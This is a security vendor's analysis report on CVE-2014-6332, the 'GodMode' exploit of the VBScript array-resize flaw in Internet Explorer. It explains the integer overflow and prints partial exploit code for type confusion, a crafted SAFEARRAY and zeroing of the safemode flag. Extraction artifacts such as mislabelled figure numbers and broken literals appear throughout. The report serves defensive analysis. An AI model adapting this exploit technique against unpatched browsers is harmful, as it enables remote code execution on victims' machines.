Analysis of Zero-Day Exploit_Issue 04

Almighty Zero-day Attack: GodMode

CVE-2014-6332

6 January 2015

AhnLab

Table of Contents

Overview

Exploits against Windows OLE automation array remote code execution vulnerability, also known as CVE-2014-6332, are on the rise. Many major Korean websites were attacked in November 2014 using the so-called “GodMode” exploit via CVE-2014-6332. This vulnerability affects Windows 95 and higher, and IE 3 and higher.

In this report, we will make a detailed analysis of the vulnerability of CVE-2014-6332 to further examine the exploit behavior principle and the MDS exploit analytics.

1. CVE-2014-6332 Vulnerability

The CVE-2014-6332 vulnerability in Microsoft Windows Object Linking and Embedding (OLE) makes it possible to enable remote code execution when a user views a specially crafted web page using Internet Explorer. The Microsoft Windows OLE OleAut32.dll library provides the SafeArrayRedim function that allows resizing of SAFEARRAY objects in the memory.

The CVE-2014-6332 vulnerability occurs because not enough corrections were made on the error when resizing the array in the VBScript engine in IE. When resizing the array, the variable which stores the array size is renewed with a new value. Once there is an error in the array allocation process, the value is not reverted to its previous value. Thus, this vulnerability allows attackers to read, write, and access the memory other than the initial array area.

The details of the vulnerability CVE-2014-6332 are shown below:

<CVE Information>

- CVE-ID: CVE-2014-6332
- Reference: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6332
- Affected OS
  - Microsoft Windows XP
  - Microsoft Windows 7
  - Microsoft Windows 8
  - Microsoft Windows 8.1
  - Microsoft Windows RT
  - Microsoft Windows RT 8.1
  - Microsoft Windows Vista
  - Microsoft Windows Server 2003
  - Microsoft Windows Server 2008
  - Microsoft Windows Server 2008 R2
  - Microsoft Windows Server 2012
  - Microsoft Windows Server 2012 R2
- Vulnerability Analysis Module
  - Module: OLEAUT32.DLL
  - Version: 5.1.2600.5512
  - Description: Microsoft Windows OLE automation module
- Affected Parameter: SAFEARRAYBOUND.cElements

2. How the Vulnerability Occurs

2. 1. VBScript Array

SafeArray has the following structure in the VBScript:

```
typedef struct tagSAFEARRAY
{
        USHORT cDims;
        USHORT fFeatures;
        ULONG cbElements;
        ULONG cLocks;
        PVOID pvData;
        SAFEARRAYBOUND rgsabound[ 1 ];
} SAFEARRAY;

typedef struct tagSAFEARRA

YBOUND
{
        ULONG cElements;
        LONG lLbound;
} SAFEARRAYBOUND;
```

[Figure 1] SAFEARRAY structure

The important variables for this structure are pvData and rgsabound[0].cElements. rgsabound[0].cElements stands for the numbers of elements in the array. pvData is a pointer to the memory address of the array and each element is 16byte in size. The cbElements of SafeArray structure refers to the size of one element, so it is saved as 16byte. This size can also be changed.

```
Var
{
        WORD varType
        WORD padding1
        DWORD padding2
        DWORD dataHigh
        DWORD dataLow
}
```

[Figure 2] Element structure


Figure 3 below is an example of an array:

```
dim    arr(15)

arr(0)="zero"
arr(1)=1
arr(2)=2.0
arr(3)="three"
arr(4)=10
arr(5)=1.12345678901234567890123456789O
arr(6)="six"
arr(7)=7
arr(8)=8.2
arr(9)="nine"
```


[Figure 3] Array test code

The array size is assigned as 15 in [Figure 3], but 16 elements, counted from 0 to 15, are created in VBScript. Each element can be saved regardless of the type. The SafeArray structure for the above array ‘arr’ is shown below:




[Figure 4] SafeArray structure memory in array test code

[Figure 4] is a single dimension array of 16 elements with its data located at 0x035CDC88, and is saved as below:



[Figure 5] Element memory in array test code

A string is saved to arr(0), arr(3), arr(6) and arr(9), and the varType is 0x08, which is a string. In the addresses of 0x001EC874, 0x00210F7C, 0x001FaF7C and 0x035CFF44, where dataHigh is saved, the string is saved in Unicode.



[Figure 6] String memory in array test code

Integer type data is saved to arr(1), arr(4) and arr(7), and the varType is assigned as 0x02, which is an integer. Since integer variable is saved as 2byte, which is the first 2byte of dataHigh, each values 0x01, 0x0A

and 0x07 are respective to arr(1), arr(4) and arr(7).

Floating point data is saved to arr(2), arr(5) and arr(8), and the varType is 0x05, which is a double floating point data. A double floating point data is saved as 8byte, so the values of both dataHigh and dataLow must be checked. Each of the values are 0x4000000000000000, 0x3FF1F9ADD3746F66 and 0x4020666666666666, respectively to the arr(2), (arr)5 and arr(8). The floating point data can be found as below:

```
ahnlab@hub:~/hs99.kim$ more a.c
#include <stdio.h>

void printDouble(double val)
{
        unsigned char *a;
        a = (unsigned char *)&val;

        printf("0x%02x%02x%02x%02x%02x%02x%02x%02x\n",
                a[7], a[6], a[5], a[4], a[3], a[2], a[1], a[0]);
}

void main()
{
        double arr2 = 2.0;
        double arr5 = 1.12345678901234567890123456789O;
        double arr8 = 8.2;

        printDouble(arr2);
        printDouble(arr5);
        printDouble(arr8);
}

ahnlab@hub:~/hs99.kim$
ahnlab@hub:~/hs99.kim$ ./a
0x4000000000000000
0x3ff1f9add3746f66
0x4020666666666666
ahnlab@hub:~/hs99.kim$
```

[Figure 7] Floating point data memory code

2.2. Integer Overflow


Array with (x+1) element(s), like “dim arr(x)”, can be created in VBScript. This is saved to the memory as mentioned above. This size can be changed to (y+1) using “ReDim arr(y)” or “ReDim Preserve arr(y)”. The OLEAUT32!SafeArrayRedim() function is used to change the size.

```
HRESULT SafeArrayRedim(
  _Inout_  SAFEARRAY *psa,
  _In_     SAFEARRAYBOUND *psaboundNew
);
```

[Figure 8] SafeArrayRedim() function prototype


SafeArrayRedim() function receives SAFEARRAY structure address to which the array information is saved and the SAFEARRAYBOUND structure address, which has the array resize value as parameter. When

changing arr(15) to arr(20) (“ReDim Preserve arr(20)”), the second parameter is delivered to array size 21 as seen below:



[Figure 9] SafeArrayRedim() parameter

As seen in Figure 10, the array is resized from the SAFEARRAY structure (see below). The existing size and new size is compared and then the memory is reallocated. The vulnerability exists in this process.



[Figure 10] Integer overflow vulnerability in SafeArrayRedim() function

If memory allocation fails, array size that is previously renewed in SAFEARRAY structure should be restored. However, this restoring process is omitted. Thus, the array can access even areas that are not allocated.

The array size is obtained by multiplying the number of elements to 16byte (element size). Figure 10 compares the new array size and original array size in 0x770DAE00 with JGE opcode.


JGE is a signed jump command, so when the new array size is more than 0x80000000 larger than the original array size, it recognizes the element as a negative number. In other words, it recognizes that the new

size is smaller and does not jump. The size difference is larger than 0x80000000 when the number of elements is larger than 0x80000000. In this case, it is supposed to allocate a new memory, but it fails to allocate memory because the new size is recognized as negative number.

3. Exploit Analysis

<Environment>


- OS Version: Windows XP sp3
- IE Version: 8.0.6001.18702
- Module: OLEAUT32.dll (version 5.1.2600.5512)
- Sample file md5: 5de44e0974b337417720521e72e8fb99



[Figure 41] Vulnerable module, OLEAUT32.dll

3.1. Allocation of memory with 2 arrays

As mentioned above, VBScript's array structure and OLEAUT32.dll vulnerability can be used to arbitrarily modify the array's element type. For this, two arrays are declared – one of them must be larger than 0x080000000. For instance, if the a0 value is 2, the arrangement of the two arrays that the attacker intended would be depicted as below:



[Figure 125] Two arrays for type confusion

The following code is performed repeatedly to attain the arrays above.

```
function Over()
        On Error Resume Next
        ……
        a0=a0+a3
        a1=a0+2
        a2=a0+&h8000000

        redim    Preserve aa(a0)
        redim     ab(a0)
        redim    Preserve aa(a2)

        type1=1
      ab(0)=1.12345678901234567890123456789O
      ‘    Floating-point value
      ‘    0x3FF1F9ADD3746F66
      ‘    Memory
      ‘    66 6F 46 37 DD 9A 1F FF 3F
      ……

      If(IsObject(aa(a1-1)) = False) Then
            ……
            If(IsObject(aa(a1)) = False ) Then
                  type1=VarType(aa(a1))
            end if
            ……
      end if

    ‘ Value is 0x6F66, but 0x2F66 if read as VarType
    If(type1=&h2f66) Then
              Over=True
    End If
    ……
    redim    Preserve aa(a0)

end function
```

[Figure 136] Codes for type confusion

In the code above, the same size ‘a0’ is declared for both ‘aa’ array and ‘ab’ array, and then ‘aa’ array is resized to 0x08000000+a0. Though ‘aa’ array resizing has failed in this process, the size has become larger, so a random memory access is allowed. If ‘aa’ array is 8byte apart from ab array as in Figure 12, the ab(0) value becomes the type for aa(a1).


The malware is designed to perform the above function 400 times until the preferred array is attained. It then writes a value to the memory and changes the type.

When two arrays are declared, and they are 8byte apart, one array type becomes the other array value – the type can be adjusted in any way and this method is called ‘type confusion.’

3.2. GodMode

Generally, using VBScript on web browsers is restricted for security reasons. This restriction is implemented through safemode flag. On the other hand, VBScript in web browser can perform any behaviors if the safemode flag value is arbitrarily modified. This method is used in the CVE-2014-6332 vulnerability to enable VBScript to perform any behavior, and it is called GodMode.

Safemode flag exists 0x168 away in COleScript, as below:



[Figure 147] Safemode flag code

If VBScript is executed in Internet Explorer, the flag value will always be 0x0E. The codes in Figure 14 show that when 0x0B and AND are calculated, and the value is “true”, then “1” is returned. When 1 is returned, behavior will be restricted by Safemode. On the other hand, when 0x0B and AND are calculated, and the value is a “false” value, “0” is then returned. When 0 is returned, behavior is not restricted by Not Safemode.

In Figure 14, the flag is located 0x168 away (depending on Windows version). In IE browser, 0x0E (default value) is used to find the flag location, as below:

```
function setnotsafemode()
    On Error Resume Next
   ‘ Get dummy sub function
 i=mydata()

‘ CScriptEntryPoint’s address is always 8byte away from dummy sub function’s address
    i=readmemo(i+8)

‘ COleScript address is always 16byte away from CScriptEntryPoint
    i=readmemo(i+16)

    ……

    ‘ safemode flag location in COleScript is different according to Windows version, so location value 14 is searched
    for k=0 to &h60 step 4
        j=readmemo(i+&h120+k)
        if(j=14) then
              ……
              redim   Preserve aa(a2)
              ‘ safemode flag value is changed to 0
             aa(a1+2)(i+&h11c+k)=ab(4)
              redim   Preserve aa(a0)
              ……
               Exit for
```



```
            end if

    next

    ' Perform behavior
    runmumaa()
end function
```

[Figure 15] Code to search safemode flag

The code to change the safemode flag value to '0' is shown below:

```
myarray=
chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)
        myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)
' on Memory
' 01 00 80 08 01 00 00 00 00 00 00 00 00 00 00 00
' 00 00 FF 7F 00 00 00 00
…
…

function mydata()
        ……
aa(a1+2)=myarray
       ab(2)=1.74088534731324E-310
'    Floating-point value
     '    0x0000200C0000200C
     '    on Memory
       '    0C 20 00 00 0C 20 00 00
       '    Variable type is Array(0x2000) + Variant(0xC)

        ……
end function

function setnotsafemode()
        ……
j=readmemo(i+&h120+k)
if(j=14)
        ……
        ' Change value to 0 through array that can access all memories
aa(a1+2)(i+&h11c+k)=ab(4)
       ……
end if
……
end function
```

[Figure 86] Codes to change safemode flag

In Figure 16 above, 'myarray' variable is declared and myarray address is saved to aa(a+2). aa(a+2) type is changed to array through type confusion. myarray value uses chrw function to make it difficult to recognize, but it has the SAFEARRAY structure, as seen below:

```
typedef struct tagSAFEARRAY
{
        USHORT cDims;                   → 0x0001
        USHORT fFeatures;               → 0x0880
        ULONG cbElements;               → 0x00000001
        ULONG cLocks;                   → 0x00000000
        PVOID pvData;                   → 0x00000000
```

```
        SAFEARRAYBOUND rgsabound[ 1 ];
} SAFEARRAY;

typedef struct tagSAFEARRAYBOUND
{
        ULONG cElements;                    → 0x7FFF0000
        LONG lLbound;                       → 0x00000000
} SAFEARRAYBOUND;
```

[Figure 97] Array declaration to access memory

In the newly designated array above, each element size is 1byte (cbElements), and the number of elements is 0x7FFF0000(rgabound[0].cElements). This is to access all the memory in 1byte unit. As with the method to access the two-dimensional array, “aa(a1+2)(i+&h11c+k)=ab(4)” is used to fill the memory with “0”. ab(4) is filled with “0” because it is not allocated, and ab(4) size is 16byte, so even when it is allocated where it is 4byte smaller than the safemode flag address, the value of safemode flag changes to “0”. This is how the attacker exploits the CVE-2014-6332 vulnerability to enter GodMode to perform malicious activities.

Conclusion: Zero-day Attack Detection by DICA Engine

The malware that exploits CVE-2014-6332 vulnerability can create various types of variants only by changing its “malicious behavior.” In order to respond effectively to all the variants, they must be detected before they attack, in other words, before the exploit. AhnLab MDS employs DICA engine that detects CVE-2014-6332 vulnerability at the assembly level, so it provides protection against all variants, regardless of whether there is any change in the attack attempts.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, 463-400, Korea
http://www.ahnlab.com
Tel: +82-31-722-8900